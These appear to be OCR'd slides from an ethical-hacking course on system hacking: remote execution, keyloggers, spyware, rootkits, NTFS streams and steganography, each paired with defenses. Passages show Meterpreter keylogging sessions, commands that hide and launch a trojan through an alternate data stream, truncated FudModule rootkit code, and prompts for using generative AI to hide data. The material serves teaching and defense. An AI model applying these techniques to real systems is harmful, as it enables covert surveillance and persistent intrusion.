InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks



Spectre & Meltdown Checker

Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several **"speculative execution"** CVEs



Objective 03

Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **exfiltrate data**, capture the screenshots, install backdoor to maintain easy access, etc.


Malicious Programs that Attackers Execute on Target Systems

Remote Code Execution Techniques

Exploitation for Client Execution	▪ Unsecure coding practices in software can make it vulnerable to various attacks ▪ Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Service Execution	▪ System services are programs that run and operate at the backend of an operating system ▪ Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	▪ WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely ▪ Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	▪ WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system ▪ Attackers can use the **winrm** command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Remote Keylogger Attack Using Metasploit

- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the **Keyscan_start** command to initiate the actual keylogging process on the target system
- Use the **Keyscan_dump** command to sniff the keystrokes of the user on the target machine

```
(Meterpreter 1)(C:\Users\Administrator\Downloads) > keyscan_start
Starting the keystroke sniffer ...
(Meterpreter 1)(C:\Users\Administrator\Downloads) > keyscan_dump
Dumping captured keystrokes...
cmd<CR>
ls<CR>
get-<^H><^H><^H><^H><^H>dir<CR>
cd ..<CR>
cd ..<CR>
cd <Shift>P<^H><^H><^H><^H><^H>dir<CR>
<Shift>Pr<^H><^H>cd <Shift>Power<Tab><CR>
```

- Attackers can also automate the entire sniffing and data dumping process using the Metasploit **lockout_keylogger** exploit

```
Module options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                         exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

msf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. **Drive-by download**
2. **Masquerading as anti-spyware**
3. **Web browser vulnerability exploits**
4. **Piggybacked software installation**
5. **Browser add-ons**
6. **Cookies**

How to Defend against Keyloggers

1. Use **pop-up blockers** and avoid opening **junk emails**
2. Install **anti-spyware/antivirus** programs and keep the signatures up to date
3. Install professional **firewall software** and **anti-keylogging software**
4. Recognize **phishing emails** and delete them
5. Regularly **update and patch** system software
6. Do not click on links in **unsolicited** or **dubious emails** that may redirect to malicious sites
7. Use **keystroke interference software** that inserts randomized characters into every keystroke
8. **Scan the files** before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information
10. Install a **host-based IDS** that can monitor the system and disable the installation of keyloggers
11. Use an **automatic form-filling password manager** or **virtual keyboard** to enter your username and password
12. Use software that frequently **scans** and **monitors** the changes in the system or network

How to Defend against Spyware

1. Avoid using any computer system over which you **do not have complete control**
2. Adjust the **browser security settings** to medium or higher for the Internet zone
3. Be cautious about **suspicious emails** and sites
4. Enable the firewall to enhance the **security level** of the computer
5. Regularly update the software and use a **firewall** with outbound protection
6. Regularly check **Task Manager** and **MS Configuration Manager** reports
7. Regularly **update virus definition files** and scan the system for spyware
8. Install and use **anti-spyware** software
9. Perform **web surfing** safely and download cautiously
10. Avoid using the **administrative mode** unless necessary
11. Keep your operating system **up to date**
12. Avoid downloading free **music files**, **screensavers**, or **emoticons** from the Internet
13. Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
14. Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

Popular Rootkit: FudModule Rootkit

- FudModule Rootkit exploits the zero-day **admin-to-kernel vulnerability** in the Windows AppLocker driver
- It employs **DKOM** techniques to disrupt various kernel security mechanisms to gain kernel-level access

```
context = (__int64 *)LocalAlloc(0x40u, 0x1C0ui64);
context[51] = a1;
context[52] = a2;
result = setup(context);
if ( !(_DWORD)result )
{
  result = exploit(context);
  if ( !(_DWORD)res
  {
    bitfield_techni
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_tech
    if ( (unsigned
      bitfield_techniques |= 0x100u;
    if ( (unsigned int)direct_attacks((__int64)context) )
      bitfield_techniques |= 0x200u;
    restore_previousmode((__int64)context);
    memset(context, 0, 0x1C0ui64);
    LocalFree(context);
```

```
0: kd> p
appid!AppHashComputeImageHashInternal+0x7c:
fffff805`619fe218 ff15b2c4feff    call    qword ptr [appid!_guard_dispatch_icall_fptr (fffff805`619ea6d0)]
0: kd> r rax
rax=deadbeefdeadbeef
0: kd> dq rcx L1
ffffc38a`fba82c80  beadf00d`beadf00d
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffd381`a623e590 fffff805`619d34af     appid!AppHashComputeImageHashInternal+0x7c
01 ffffd381`a623e690 fffff805`619f933e     appid!AppHashComputeFileHashesInternal+0x14b
02 ffffd381`a623e790 fffff805`619ee1b3     appid!AipSmartHashImageFile+0xd6
03 ffffd381`a623e860 fffff805`606bf835     appid!AipDeviceIoControlDispatch+0x123
04 ffffd381`a623e940 fffff805`60a77428     nt!IofCallDriver+0x55
05 ffffd381`a623e980 fffff805`60a77227     nt!IopSynchronousServiceTail+0x1a8
06 ffffd381`a623ea20 fffff805`60a765a6     nt!IopXxxControlFile+0xc67
07 ffffd381`a623eb60 fffff805`600892b5     nt!NtDeviceIoControlFile+0x56
08 ffffd381`a623ebd0 00000001`4000e3bd     nt!KiSystemServiceCopyEnd+0x25
09 00000000`0014f970 00000000`00000000     0x00000001`4000e3bd
```

https://decoded.avast.io

How to Defend against Rootkits

1. **Reinstall OS/applications** from a trusted source after backing up the critical data
2. Maintain well-documented **automated installation procedures**
3. Perform **kernel memory dump analysis** to determine the presence of rootkits
4. Harden the **workstation** or **server** against the attack
5. **Educate staff** to avoid downloading any files/programs from untrusted sources
6. Install network- and host-based **firewalls**
7. Ensure the availability of **trusted restoration media**
8. **Update and patch** OSes, applications, and firmware
9. Regularly verify the **integrity of system files** using cryptographically strong digital fingerprint technologies
10. Regularly update **antivirus** and **anti-spyware** software
11. Avoid logging in to an account with **administrative privileges**
12. Adhere to the **principle of least privileges**
13. Ensure the chosen antivirus software possesses **rootkit protection**
14. Avoid installing **unnecessary applications** and disable the features and services not in use

NTFS Data Stream

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user


How to Create NTFS Streams

Notepad is stream compliant application

Step 1	▪ Launch `c:\>notepad myfile.txt:lion.txt` ▪ Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 2	▪ Launch `c:\>notepad myfile.txt:tiger.txt` ▪ Click '**Yes**' to create the new file, enter some data and **Save** the file
Step 3	▪ View the file size of `myfile.txt` (It should be zero)

Step 4	▪ To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
	`notepad myfile.txt:lion.txt`
	`notepad myfile.txt:tiger.txt`

NTFS Stream Manipulation



To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe >
c:\Readme.txt:Trojan.exe
```

1

To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe
Readme.txt:Trojan.exe
```

2

To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor.exe
```

3

How to Defend against NTFS Streams


1. To delete NTFS streams, move the **suspected files** to the FAT partition
2. Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as **Stream Detector**, or **GMER** to detect streams
4. **Enable real-time antivirus scanning** to protect against the execution of malicious streams in the system
5. Use **up-to-date antivirus software** on the system

What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files


3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks





Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. Natural Text Steganography
10. Hidden OS Steganography
11. C++ Source-Code Steganography
12. Compressed Data Steganography


Steganography Tools








Perform Image Steganography using ShellGPT







An attacker can also leverage ChatGPT or other generative AI technology to hide text by using an appropriate prompt such as

- ***"Perform steganography using steghide to hide text 'My swiss account number is 232343435211113' in cover.jpg image file with password as '1234'"***

Perform Image Steganography using ShellGPT (Cont'd)

- An attacker can also leverage ChatGPT or other generative AI technology to unhide text by using an appropriate prompt such as
  - ***"Use steghide to extract hidden text in cover.jpg"***





Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis


- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis Methods/Attacks on Steganography

Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Steganography Detection Tools

zsteg | zsteg tool is used to **detect stegano-hidden data** in PNG and BMP image files



https://github.com

StegoVeritas
https://github.com

Stegextract
https://github.com


StegoHunt™ MP
https://www.wetstonetech.com

